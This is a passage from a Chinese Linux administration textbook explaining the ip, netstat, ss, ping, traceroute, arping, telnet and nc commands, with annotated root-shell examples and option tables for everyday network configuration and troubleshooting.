        valid_lft forever preferred_lft forever
[root@oldboy ~]# ip a add 172.16.1.12/24 dev eth1 #<==添加2个IP地址。
[root@oldboy ~]# ip a add 172.16.1.13/24 dev eth1
[root@oldboy ~]# ip a del 172.16.1.13/24 dev eth1 #<==删除辅助IP。
[root@oldboy ~]# ip a show eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.12/24 scope global eth1 #<==保留主IP。
    inet6 fe80::20c:29ff:fe13:1011/64 scope link
        valid_lft forever preferred_lft forever

```

小结

- 删除网卡的主IP地址，同时会删除该网卡的所有IP地址。
- 删除网卡的辅助IP地址，不会影响该网卡的其他IP地址。

趣味知识点：如何用ip命令创建别名IP？

```

[root@oldboy ~]# ip a show eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000

```

```
link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
inet 172.16.1.12/24 scope global eth1
inet6 fe80::20c:29ff:fe13:1011/64 scope link
    valid_lft forever preferred_lft forever
[root@oldboy ~]# ip a add 10.0.0.20/32 dev eth1 label eth1:1 #<= 使用 label 选项创建别名 IP。
[root@oldboy ~]# ip a show eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000
        link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
        inet 172.16.1.12/24 scope global eth1
            inet 10.0.0.20/32 scope global eth1:1
                inet6 fe80::20c:29ff:fe13:1011/64 scope link
                    valid_lft forever preferred_lft forever
[root@oldboy ~]# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
          .....
          .....
eth1      Link encap:Ethernet HWaddr 00:0C:29:13:10:11
          inet addr:172.16.1.12 Bcast:0.0.0.0 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:1011/64 Scope:Link
          .....
#<= 别名 IP 格式。
eth1:1    Link encap:Ethernet HWaddr 00:0C:29:13:10:11
          inet addr:10.0.0.20 Bcast:0.0.0.0 Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          .....
```

备注：使用 ifconfig 命令创建的别名 IP，ip 命令能够查询到；相反，通过 ip 命令创建的辅助 IP，ifconfig 命令则查询不了，除非使用 ip 命令的 label 功能创建别名 IP。

范例 10-21：查看路由表。

```
[root@oldboy ~]# ip route  
10.0.0.0/24 dev eth0 proto kernel scope link src 10.0.0.12  
172.16.1.0/24 dev eth1 proto kernel scope link src 172.16.1.12  
169.254.0.0/16 dev eth0 scope link metric 1002  
default via 10.0.0.2 dev eth0  
[root@oldboy ~]# ip route|column -t #<== 使用 column 命令格式化，选项 -t， 默认根据空格分隔判断输入行的列数来创建一个表。  
10.0.0.0/24 dev eth0 proto kernel scope link src 10.0.0.12  
172.16.1.0/24 dev eth1 proto kernel scope link src 172.16.1.12  
169.254.0.0/16 dev eth0 scope link metric 1002
```

```
default      via  10.0.0.2  dev   eth0
[root@oldboy ~]# route -n  #<== 与我们前面学习过的 route 命令对比一下。
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U     0      0        0 eth0
172.16.1.0      0.0.0.0        255.255.255.0 U     0      0        0 eth1
169.254.0.0     0.0.0.0        255.255.0.0   U     1002   0        0 eth0
0.0.0.0         10.0.0.2       0.0.0.0       UG    0      0        0 eth0
```

范例 10-22：添加或删除路由表。

```
[root@oldboy ~]# ip route add 10.1.0.0/24 via 10.0.0.253 dev eth0  #<== 添加静态路由。
[root@oldboy ~]# ip route|column -t
10.0.0.0/24      dev  eth0          proto  kernel  scope  link  src  10.0.0.12
172.16.1.0/24    dev  eth1          proto  kernel  scope  link  src  172.16.1.12
10.1.0.0/24      via   10.0.0.253  dev   eth0
169.254.0.0/16   dev  eth0          scope  link    metric  1002
default          via  10.0.0.2      dev   eth0
[root@oldboy ~]# ip route del 10.1.0.0/24  #<== 删除静态路由。
[root@oldboy ~]# ip route|column -t
10.0.0.0/24      dev  eth0          proto  kernel  scope  link  src  10.0.0.12
172.16.1.0/24    dev  eth1          proto  kernel  scope  link  src  172.16.1.12
169.254.0.0/16   dev  eth0          scope  link    metric  1002
default          via  10.0.0.2      dev   eth0
```

范例 10-23：查看 ARP 缓存（显示网络邻居的信息）。

```
[root@oldboy ~]# ip neighbour  #<== 使用 neighbour 指令查看 arp 缓存。
10.0.0.2 dev eth0 lladdr 00:50:56:fc:5b:93 STALE
10.0.0.1 dev eth0 lladdr 00:50:56:c0:00:08 DELAY
```

范例 10-24：添加或删除静态 ARP 项。

```
[root@oldboy ~]# ip neighbour add 192.168.1.100 lladdr 00:0c:29:c0:5a:ef dev
eth0  #<== 添加静态 ARP。
[root@oldboy ~]# ip neighbour
10.0.0.2 dev eth0 lladdr 00:50:56:fc:5b:93 STALE
192.168.1.100 dev eth0 lladdr 00:0c:29:c0:5a:ef PERMANENT
10.0.0.1 dev eth0 lladdr 00:50:56:c0:00:08 DELAY
[root@oldboy ~]# ip neighbour del 192.168.1.100 dev eth0  #<== 删除静态 ARP。
[root@oldboy ~]# ip neighbour
10.0.0.2 dev eth0 lladdr 00:50:56:fc:5b:93 STALE
192.168.1.100 dev eth0 FAILED
10.0.0.1 dev eth0 lladdr 00:50:56:c0:00:08 REACHABLE
```

提示：CentOS 7 开始推广 ip 命令，用于替代传统的 ifconfig 和 route 命令，因此请读者掌握好 ip 命令。

10.7 netstat：查看网络状态

10.7.1 命令详解

【命令星级】 ★★★★★

【功能说明】

netstat 命令用于显示本机网络的连接状态、运行端口和路由表等信息。

【语法格式】

```
netstat [option]
netstat [选项]
```

说明：

在 netstat 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-6 针对该命令的参数选项进行了说明。

表 10-6 netstat 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-r	显示路由表信息，该功能类似于前面学过的 route 和 ip route
-g	显示多播功能群组成员，该功能类似于前面学过的 ip maddr
-j	显示网络接口信息，该功能类似于前面学过的 ip -s link
-s	显示各类协议的统计信息
-n	显示数字形式的地址而不是去解析主机、端口或用户名。默认情况下，netstat 命令会尝试解析并显示主机的主机名，这个过程通常比较长也是非必需的 *
-a	显示处于监听状态和非监听状态的 socket 信息 *
-A	显示指定网络类型的网络连接状态
-c <秒数>	后面跟的秒数表示每隔几秒就刷新显示一次 *
-l	仅显示连接状态为“LISTEN”的服务的网络状态
-t	显示所有的 TCP 连接情况 *
-u	显示所有的 UDP 连接情况 *
-p	显示 socket 所属进程的 PID 和名称 *

10.7.2 使用范例

1. 基础范例

范例 10-25：常用选项组合（一）。

```
[root@oldboy ~]# netstat -an #<-- 常用组合 -a 和 -n，显示所有的连接信息。
Active Internet connections (servers and established) #<-- 活动的 TCP/IP 网络连接。
Proto Recv-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:22          0.0.0.0:*              LISTEN
tcp      0      0 10.0.0.12:22         10.0.0.1:57106        ESTABLISHED
tcp      0      64 10.0.0.12:22        10.0.0.1:58180        ESTABLISHED
tcp      0      0 ::*:22              :::*                  LISTEN
Active UNIX domain sockets (servers and established) #<-- 活动的 unix socket 连接。
Proto RefCnt Flags       Type      State      I-Node Path
unix    2 [ ACC ]     STREAM    LISTENING   8124    @/com/ubuntu/upstart
unix    2 [ ]          DGRAM     LISTENING   8532    @/org/kernel/udev/udevd
unix    5 [ ]          DGRAM     LISTENING   10447   /dev/log
unix    2 [ ]          DGRAM     LISTENING   12427
unix    2 [ ]          DGRAM     LISTENING   10993
unix    2 [ ]          DGRAM     LISTENING   10521
unix    3 [ ]          DGRAM     LISTENING   8550
unix    3 [ ]          DGRAM     LISTENING   8549
```

表 10-7 针对该命令的第一行内容进行了说明。

表 10-7 第一行活动网络连接说明

列 数	名 称	含 义
第一列	Proto	socket 使用的协议 (TCP、UDP、RAW)
第二列	Recv-Q	接收到但是还未处理的字节数
第三列	Send-Q	已经发送但是未被远程主机确认收到的字节数
第四列	Local Address	本地主机地址和端口
第五列	Foreign Address	远程主机地址和端口
第六列	State	socket 的状态，通常仅有 TCP 的状态，状态值可能有 ESTABLISHED、SYN_SENT、SYN_RECV、FIN_WAIT1、FIN_WAIT2、TIME_WAIT 等

表 10-8 针对该命令的第 6 列内容进行了说明。

表 10-8 第 6 列 State 状态信息详解

状 态	含 义
ESTABLISHED	socket 已经建立连接，表示处于连接的状态，一般认为有一个 ESTABLISHED 是一个服务的并发连接。该连接状态在生产场景中很重要，需要重点关注

(续)

状态	含义
SYN_SENT	socket 正在积极尝试建立一个连接，即处于发送后连接前的一个等待但未匹配进入连接的状态
SYN_RECV	已经从网络上收到一个连接请求
FIN_WAIT1	socket 已关闭，连接正在或正要关闭
FIN_WAIT2	连接已关闭，并且 socket 正在等待远端结束
TIME_WAIT	socket 正在等待关闭处理仍在网络上的数据包，这个连接状态在生产场景中很重要，需要重点关注
CLOSED	socket 不再被占用了
CLOSE_WAIT	远端已经结束，等待 socket 关闭
LAST_ACK	远端已经结束，并且 socket 也已关闭，等待 acknowledgement
LISTEN	socket 正在监听连接请求
CLOSING	socket 关闭，但是我们仍旧没有发送数据
UNKNOWN	socket 状态未知

范例 10-26：常用选项组合（二）。

```
[root@oldboy ~]# netstat -lntup
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address      State      PID/Program name
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN     1314/sshd
tcp        0      0 :::22              :::*                  LISTEN     1314/sshd
```

以上命令语句的作用为显示所有 TCP 和 UDP 正在监听的连接信息。

- -l：显示所有 LISTEN 状态的网络连接。
- -n：显示 IP 地址，不进行 DNS 解析成主机名、域名。
- -t：显示所有 TCP 连接。
- -u：显示所有 UDP 连接。
- -p：显示进程号和进程名。

范例 10-27：显示当前系统的路由表。

```
[root@oldboy ~]# netstat -rn    #<== 使用 -r 选项显示路由表信息，-n 选项不进行 DNS 解析，加快命令执行速度。
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
10.0.0.0        0.0.0.0        255.255.255.0    U        0 0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0     U        0 0        0 eth0
0.0.0.0         10.0.0.2       0.0.0.0        UG       0 0        0 eth0
# 提示：该命令相当于 route -n。
```

范例 10-28：选项 -i 显示网络的接口状况。

```
[root@oldboy ~]# netstat -i
Kernel Interface table
Iface      MTU Met     RX-OK RX-ERR RX-DRP RX-OVR   TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500  0      44735      0       0       0    45203      0       0       0 BMRU
lo       65536  0      4081      0       0       0    4081      0       0       0 LRU
```

以下是命令结果解释。

- Iface：表示网络设备的接口名称。
- MTU：表示最大传输单元，单位为字节。
- RX-OK/TX-OK：表示已经准确无误地接收 / 发送了多少数据包。
- RX-ERR/TX-ERR：表示接收 / 发送数据包时产生了多少错误。
- RX-DRP/TX-DRP：表示接收 / 发送数据包时丢弃了多少数据包。
- RX-OVR/TX-OVR：表示由于误差而遗失了多少数据包。
- Flg：表示接口标记，其中各标记含义具体如下。
 - L：表示该接口是个回环设备。
 - B：表示设置了广播地址。
 - M：表示接收所有数据包。
 - R：表示接口正在运行。
 - U：表示接口处于活动状态。
 - O：表示在该接口上禁用 arp。
 - P：表示一个点到点的连接。

正常情况下，RX-ERR/TX-ERR、RX-DRP/TX-DRP 和 RX-OVR/TX-OVR 的值都应该为 0，如果这几个选项的值不为 0，并且很大，那么网络质量肯定有问题，网络传输性能也一定会下降。

2. 生产案例

范例 10-29：统计各个状态的网络连接个数。

```
[root@Backend-184 ~]# netstat -n | awk '/^tcp/ {++oldboy[$NF]} END {for(a in
oldboy) print a, oldboy[a]}'    #<== 这个范例利用了 awk 数组的功能，awk 的使用请参考
                                本书第 4 章。
TIME_WAIT 6163
FIN_WAIT1 42
FIN_WAIT2 1056
ESTABLISHED 4542
SYN_RECV 53
LAST_ACK 30
```

10.8 ss：查看网络状态

10.8.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ss 命令是类似并将取代 netstat 的工具，它能用来查看网络状态信息，包括 TCP、UDP 连接、端口等。它的优点是能够显示更多更详细的有关网络连接状态的信息，而且比 netstat 更快速更高效。

如果系统没有 ss 命令，那就需要安装一下，ss 命令属于 iproute 包，因此安装命令是 yum -y install iproute。

【语法格式】

```
ss [option] [filter]
ss [选项] [过滤器]
```

说明：

在 ss 命令及后面的选项和过滤器里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-9 针对该命令的参数选项进行了说明。

表 10-9 ss 命令的参数选项及说明

参数选项	解释说明（带※的为重点）	参数选项	解释说明（带※的为重点）
-n	显示 IP 地址，不进行 DNS 解析※	-s	显示 socket 使用统计
-r	尝试解析数字 IP 地址和端口	-4	仅显示 IPv4 的 socket
-a	显示所有 socket 连接※	-6	仅显示 IPv6 的 socket
-l	显示所有监听 socket※	-0	仅显示 PACKET 的 socket
-o	显示计时器信息	-t	仅显示 TCP 的 socket※
-e	显示详细的 socket 信息	-ll	仅显示 UCP 的 socket※
-m	显示 socket 的内存使用情况	-d	仅显示 DCCP 的 socket
-p	显示使用 socket 的进程※	-w	仅显示 RAW 的 socket
-i	显示 TCP 内部信息	-x	仅显示 Unix 的 socket

10.8.2 使用范例

范例 10-30：常用选项组合（一）。

```
[root@oldboy ~]# ss -an  #<== 显示所有的 socket 连接。
State      Recv-Q  Send-Q      Local Address:Port      Peer Address:Port
LISTEN      0        128          :::22                  ::::*
LISTEN      0        128          *:22                  *:*
ESTAB       0        0           10.0.0.12:22        10.0.0.1:57106
ESTAB       0        64          10.0.0.12:22        10.0.0.1:58180

[root@oldboy ~]# ss -an|column -t    #<== 上面的输出写在文档中会有点乱，下面用 column 格式化一下。
State      Recv-Q  Send-Q      Local Address:Port      Peer Address:Port
LISTEN      0        128          :::22                  ::::*
LISTEN      0        128          *:22                  *:*
ESTAB       0        0           10.0.0.12:22        10.0.0.1:57106
ESTAB       0        64          10.0.0.12:22        10.0.0.1:58180
```

范例 10-31：常用选项组合（二）。

```
[root@oldboy ~]# ss -Intup|column -t  #<== 显示所有正在监听的 TCP 和 UDP 连接。
Netid State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port
tcp    LISTEN  0        128      :::22      ::::*          users:(("sshd",1314,4))
tcp    LISTEN  0        128      *:22      *:*          users:(("sshd",1314,3))
```

范例 10-32：显示 socket 统计。

```
[root@oldboy ~]# ss -s  #<== 统计当前的 established、closed、orphaned 和 waiting 的
TCP socket 数量。
Total: 285 (kernel 288)
TCP:   4 (estab 2, closed 0, orphaned 0, synrecv 0, timewait 0/0), ports 1

Transport Total      IP          IPv6
*      288          -          -
RAW      0          0          0
UDP      0          0          0
TCP      4          3          1
INET     4          3          1
FRAG     0          0          0
```

当服务器产生大量的 socket 连接时，通常会使用该命令来做宏观数据统计；ss 的大部分参数应用和 netstat 很像，读者可以参考 netstat 相关参数的用法。

10.9 ping：测试主机之间网络的连通性

10.9.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ping 命令可用于测试主机之间网络的连通性。执行 ping 命令会使用 ICMP 传输协议，发出要求回应的信息，若远端主机的网络功能没有问题，就会回应该信息，因而可得知该主机运作正常。

【语法格式】

```
ping [option] [destination]
ping [选项] [目标主机]
```

说明：

在 ping 命令及后面的选项和目标主机里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-10 针对该命令的参数选项进行了说明。

表 10-10 ping 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
-c <次数>	指定发送 ICMP 报文的次数。否则，ping 命令将一直发送报文※
-i <时间间隔>	相邻两次发送报文的时间间隔，默认时间间隔为 1s※
-n	不查询主机名，直接显示其 IP 地址
-q	只显示命令开始时的信息和运行结束时的统计信息。忽略命令运行过程中的输出信息
-s <数据包大小>	设置发送数据包的大小，默认大小为 56 字节，再加上 8 字节的 ICMP 头，一共是 64 字节的 ICMP 包
-t <生存期>	设置发送的数据包其生存期（TTL）的值
-w 截止时间	超过截止时间，立即退出 ping 程序
-W 超时时间	等待响应的超时时间

10.9.2 使用范例

范例 10-33：测试到目标主机的网络连通性。

```
[root@oldboy ~]# ping www.oldboyedu.com #<==ping 命令直接接域名或 IP，会一直显示 ping 的结果。
PING www.oldboyedu.com (101.200.195.98) 56(84) bytes of data.
#<== 显示 ping 的域名及其 IP 地址，发送的是 56 字节的数据。
64 bytes from 101.200.195.98: icmp_seq=1 ttl=128 time=45.5 ms
#<== 从目标主机收到的数据是 64 字节，icmp_seq 是收到包的序列号，ttl 是数据包的生存期，time 是时延。
```

```

64 bytes from 101.200.195.98: icmp_seq=2 ttl=128 time=45.4 ms
64 bytes from 101.200.195.98: icmp_seq=3 ttl=128 time=45.5 ms
64 bytes from 101.200.195.98: icmp_seq=4 ttl=128 time=45.5 ms
^C  #<== 直到 Ctrl+C 强制终止。
--- www.oldboyedu.com ping statistics ---#<== 这里是 ping 的统计结果
5 packets transmitted, 4 received, 20% packet loss, time 4049ms #<== 发了 5 个包,
收到 4 个, 丢失了 20% 的包, 时间为 4049ms
rtt min/avg/max/mdev = 45.418/45.515/45.577/0.060 ms
#<== rtt 是传输的时间延迟。min/avg/max/mdev=> 最小 / 平均 / 最大 / 算术平均差。

```

扩展知识：

1) ping 命令会显示一个时间作为衡量网络延迟的参数, 以判断源主机与目标主机之间网络的质量。

2) ping 命令的输出信息中含有 TTL 值。TTL (Time To Life) 称为生存期, 它是 ICMP 报文在网络上的存活时间。不同的操作系统发出的 ICMP 报文的生存期各不相同, 常见的生存期为 32、64、128 和 255 等。TTL 值反映了 ICMP 报文所能够经过的路由器数目, 每经过一个路由器, 路由器都会将其数据包的生存期减去 1, 如果 TTL 值变为 0, 则路由器将不再转发此报文。

范例 10-34：网络故障时的 ping 结果。

```

[root@oldboy ~]# ping 10.0.0.100
PING 10.0.0.100 (10.0.0.100) 56(84) bytes of data.
From 10.0.0.12 icmp_seq=1 Destination Host Unreachable  #<== 目标主机不可达。
From 10.0.0.12 icmp_seq=2 Destination Host Unreachable
From 10.0.0.12 icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.0.100 ping statistics ---
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5091ms

```

范例 10-35：使用 ping 参数的不同组合的例子。

```

[root@oldboy ~]# ping -c 3 -i 3 -s 1024 -t 255 www.oldboyedu.com
PING www.oldboyedu.com (101.200.195.98) 1024(1052) bytes of data.
1032 bytes from 101.200.195.98: icmp_seq=1 ttl=128 time=46.0 ms
1032 bytes from 101.200.195.98: icmp_seq=2 ttl=128 time=45.8 ms
1032 bytes from 101.200.195.98: icmp_seq=3 ttl=128 time=45.8 ms

--- www.oldboyedu.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6053ms
rtt min/avg/max/mdev = 45.861/45.929/46.035/0.190 ms

```

以下是命令说明。

- -c 3：发送 3 次 ICMP 包。
- -i 3：每次发包时间间隔为 3s。

□ -s 1024：设置发送的数据包大小为 1024 字节。

□ -t 255：设置发送数据包的 ttl 值为 255。

10.10 traceroute：追踪数据传输路由状况

10.10.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

traceroute 命令用于显示网络数据包传输到指定主机的路径信息，追踪数据传输路由状况。默认数据包大小是 60 字节（IPv4）或 80 字节（IPv6），用户可另行设置。它与 Windows 下的 tracert 命令类似。

【语法格式】

```
traceroute [option] [host] [packet_len]
traceroute [选项] [主机名或 IP] [数据包大小]
```

说明：

在 traceroute 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-11 针对该命令的参数选项进行了说明。

表 10-11 traceroute 命令的参数选项及说明

参数选项	解释说明
-q <nqueries>	设置每一跳的探测包数量。默认是 3
-I	使用 ICMP ECHO 探测，即 ping
-n	直接使用 IP 地址而不使用主机名
-m	设置最大的跳数，默认为 30

10.10.2 使用范例

范例 10-36：查看某主机的路由状况。

```
[root@oldboy ~]# traceroute www.oldboyedu.com
traceroute to www.oldboyedu.com (101.200.195.98), 30 hops max, 60 byte packets
#<==          域名           IP 地址      最大 30 跳(次) 60 字节数据包
1  10.0.0.2 (10.0.0.2)  0.070 ms   0.033 ms  0.030 ms
#<== 第一个网关       第 1 次时间 第 2 次    第 3 次
```

```

2 * * * #<== 因为一些网络原因，导致超时，显示为 *。
3 * * *
...
30 * * *

```

命令结果说明具体如下。

- 记录按序列号从 1 开始，每个记录就是一跳，每跳表示一个网关，我们看到每行有 3 个时间，单位是 ms，其实就是 -q 的默认参数值为 3。探测数据包向每个网关发送 3 个数据包之后，网关响应并返回的时间。
- 有时我们 traceroute 一台主机时，会看到有一些星号。出现这样的情况，可能是因为网络设备封掉或丢弃了返回的信息，所以我们得不到返回的时间。
- 有时在某一网关的延时比较长，这有可能是某台网关比较阻塞，也可能是物理设备本身的原因。当然如果某台 DNS 出现了问题，不能解析主机名、域名时，也会有延时比较长的现象，这时可以加 -n 参数来避免 DNS 解析，以 IP 格式输出数据。
- 在局域网的不同网段之间，我们可以通过 traceroute 来排查问题所在，确定是主机的问题还是网关的问题。如果通过远程来访问某台服务器遇到问题时，用 traceroute 来追踪数据包所经过的网关，并提交给 IDC 服务商，这样也有助于解决问题。

范例 10-37：加快查询时间。

traceroute 默认是使用 UDP 协议（受网络影响性能不太好），因此使用 -I 参数来调用 icmp 协议（ping 命令使用的协议），若同时还使用 -n 参数，则不解析主机名：

```

[root@oldboy ~]# traceroute -I www.oldboyedu.com
traceroute to www.oldboyedu.com (101.200.195.98), 30 hops max, 60 byte packets
1 10.0.0.2 (10.0.0.2) 0.378 ms 0.118 ms 0.087 ms
2 * * *
3 * * *
...
17 * * *
18 101.200.195.98 (101.200.195.98) 846.868 ms 846.868 ms 846.835 ms
[root@oldboy ~]# traceroute -In www.oldboyedu.com
traceroute to www.oldboyedu.com (101.200.195.98), 30 hops max, 60 byte packets
1 10.0.0.2 0.056 ms 0.030 ms 0.059 ms
2 * * *
...
18 101.200.195.98 679.442 ms 679.620 ms 679.698 ms

```

10.11 arping：发送 arp 请求

10.11.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

arping 命令是用于发送 arp 请求到一个相邻主机的工具，arping 使用 arp 数据包检查局域网内所有设备的硬件地址。

【语法格式】

```
arping [option]
arping [选项]
```

说明：

在 arping 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-12 针对该命令的参数选项进行了说明。

表 10-12 arping 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-c <次数>	发送指定次数的 arp 报文后退出命令 *
-f	当收到第一个应答报文时，立即退出命令。此选项用于判断目标主机是否存在或者正常运行 *
-I 网络接口	指定网络接口发送 arp 报文
-w <截止时间>	设置命令的执行截止时间
-s source	设定 arping 发送的 arp 数据包中的源地址

10.11.2 使用范例

范例 10-38：测试目的主机是否存活。

```
[root@oldboy ~]# arping -f 10.0.0.1 #<== 使用 -f 选项收到第一个响应时就退出，用于检测
目的主机是否存活。
ARPING 10.0.0.1 from 10.0.0.12 eth0 #<== 从 10.0.0.12 的 eth0 网卡向 10.0.0.1 发送
arp 报文。
Unicast reply from 10.0.0.1 [00:50:56:C0:00:08] 0.630ms #<== 从 10.0.0.1 单播回
复它的 MAC 地址，并且显示时延。
Sent 1 probes (1 broadcast(s)) #<== 发送 1 个广播包。
Received 1 response(s) #<== 收到 1 个响应。
[root@oldboy ~]# arping -f 10.0.0.3 #<== 没有运行的主机不会响应，命令一直等待，直到
Ctrl+C 终止。
ARPING 10.0.0.3 from 10.0.0.12 eth0
^CSent 15 probes (15 broadcast(s))
Received 0 response(s)
```

 **注意** 上面的命令也能帮助我们查看某 IP 的 MAC 地址。

范例 10-39：Linux 负载均衡器宕机切换时 arp 缓存导致故障案例。

当 Linux 负载均衡器发生宕机故障，我们使用备用的设备接管时，因为所有用户以及客户端的 arp 缓存里对应的仍然是宕机时的负载均衡器的 IP，因此，切换完新负载均衡器之后，短时间内用户访问可能依然不正常，此时就需要执行 arping 命令，让所有的客户端缓存失效，这也是高可用软件的做法：

```
[root@oldboy ~]# arping -c 1 -I eth0 -s 10.0.0.5 10.0.0.2 #<== 这里的 10.0.0.5  
是 VIP 地址，10.0.0.2 是上网网关。
```

 **提示：**开发管理 LVS 集群使用 arping 的 Shell 脚本见《跟老男孩学习 Linux 运维：Shell 编程实战》第 19 章面试题 21。

10.12 telnet：远程登录主机

10.12.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

telnet 命令以前是用于登录远程主机，对远程主机进行管理的。但是因为 telnet 是采用明文传送报文的，其安全性不好，因此现在很多 Linux 服务器都不开放 telnet 服务，而是改用更安全的 SSH 服务了。当然，交换机等网络设备还是会采用 telnet 登录的方式。

现在使用 telnet 命令的场景主要是判断远端服务器的端口是否开放。

【语法格式】

```
telnet [option] [host] [port]  
telnet [选项] [主机名或 IP] [端口]
```

 **说明：**

在 telnet 命令及后面的选项里，每个元素之间都至少要有一个空格。

10.12.2 使用范例

范例 10-40：测试 ssh 端口是否开放。

```
[root@oldboy ~]# telnet 10.0.0.12 22 #<== 这里的 10.0.0.12 换成读者自己的 IP，22 是  
SSH 服务的默认端口号。
```

```

Trying 10.0.0.12...
Connected to 10.0.0.12.
Escape character is '^]'.
SSH-2.0-OpenSSH_5.3 #<== 看到这种结果，就证明 SSH 服务的 22 端口已经开放了。
#<== 此时命令行已经挂起了，不能再进行其他操作，Ctrl+C 也无法退出。根据提示输入“Ctrl+]”，然后进入 telnet 命令行，输入 quit 就能退出。
^]
telnet> quit
Connection closed.
#<== 输入有误需要退格使用 Ctrl+Backspace 或 Ctrl+W。

```

范例 10-41：端口无法连接的场景模拟。

```

[root@oldboy ~]# telnet 10.0.0.12 23
Trying 10.0.0.12...
telnet: connect to address 10.0.0.12: Connection refused

```

如果出现这个问题，则表示该端口对应的服务没有开启，或者端口被屏蔽，无权访问。

10.13 nc：多功能网络工具

10.13.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

nc 是一个简单、可靠、强大的网络工具，它可以建立 TCP 连接，发送 UDP 数据包，监听任意的 TCP 和 UDP 端口，进行端口扫描，处理 IPv4 和 IPv6 数据包。

如果系统没有 nc 命令，那么可以手动安装，安装命令为 yum -y install nc。

```

[root@oldboy ~]# rpm -q nc
nc-1.84-24.el6.x86_64 #<==nc 版本号。

```

【语法格式】

```

nc [option]
nc [选项]

```

说明：

在 nc 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-13 针对该命令的参数选项进行了说明。

表 10-13 nc 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-l	指定监听端口，然后一直等待网络连接 *
-z	表示 zero，表示扫描时不发送任何数据 *
-v	显示详细输出 *
-w	设置超时时间，对 -l 选项失效 *
-p	指定 nc 命令使用的端口，不能和 -l 选项一起使用，可能引起错误
-u	使用 UDP 连接，默认是 TCP 连接
-s	指定发送数据的源 IP 地址，适用于多网卡主机

10.13.2 使用范例

【环境准备】

由于后面的测试和网络相关，因此需要准备好环境：需要关闭防火墙和 selinux。

```
[root@oldboy ~]# /etc/init.d/iptables status
iptables: Firewall is not running.
[root@oldboy ~]# getenforce
Disabled

关闭防火墙: /etc/init.d/iptables stop
关闭 selinux: setenforce 0
```

范例 10-42：模拟 TCP 连接并传输文本内容（远程复制文件）。

```
[root@oldboy ~]# nc -l 12345 >oldboy.nc    #<== 监听 12345 端口，将数据写入 oldboy.nc。
#<== 执行完上面的命令后，当前窗口挂起。
#<== 新开一个窗口执行命令。
[root@oldboy ~]# netstat -lntup|grep 12345  #<== 首先查看 12345 端口。
tcp      0      0.0.0.0:12345          0.0.0.0:*          LISTEN      2854/nc
[root@oldboy ~]# cat oldboy.log    #<== 待用的文件。
6.8.0 #<== 文件中的内容。
[root@oldboy ~]# nc 10.0.0.12 12345 <oldboy.log    #<== 使用 nc 命令向 10.0.0.12 主机的 12345 端口传输 oldboy.log 文件。

[root@oldboy ~]# netstat -lntup|grep 12345  #<== nc 命令传输完数据后自动终止。
[root@oldboy ~]#
#<== 回到第一个窗口，检查结果。
[root@oldboy ~]# cat oldboy.nc
67890
```

范例 10-43：用 Shell 模拟一个简单的 Web 服务器效果案例。

```
[root@oldboy ~]# cat test.txt
welcome to my blog.http://oldboy.blog.51cto.com
```

```

if you like my blog's contents, pls support me.
bye! boys and girls.
[root@oldboy ~]# cat web.sh
#!/bin/bash
while true           #<== 使用 while 守护进程。
do
    nc -l 80 < test.txt  #<== 一直监听 80 端口, test.txt 是发送给用户的內容。
done
[root@oldboy ~]# sh web.sh &>/dev/null &  #<== 执行脚本并加入后台。
[1] 30082
[root@oldboy ~]# netstat -lntup|grep 80
tcp        0      0 0.0.0.0:80          0.0.0.0:*          LISTEN      30083/nc
[root@oldboy ~]# curl 127.0.0.1           #<== 使用 curl 命令访问, 获得以下內容。
welcome to my blog.http://oldboy.blog.51cto.com
if you like my blog's contents, pls support me.
bye! boys and girls.

```

范例 10-44：手动与 HTTP 服务器建立连接的例子。

为了诊断网络连接故障，通常需要手动建立到服务器的整个连接过程，使用 nc 命令可以轻松地实现手动与 HTTP 服务器的连接：

```

[root@oldboy ~]# nc blog.oldboyedu.com 80  #<== 访问老男孩教育官方博客。
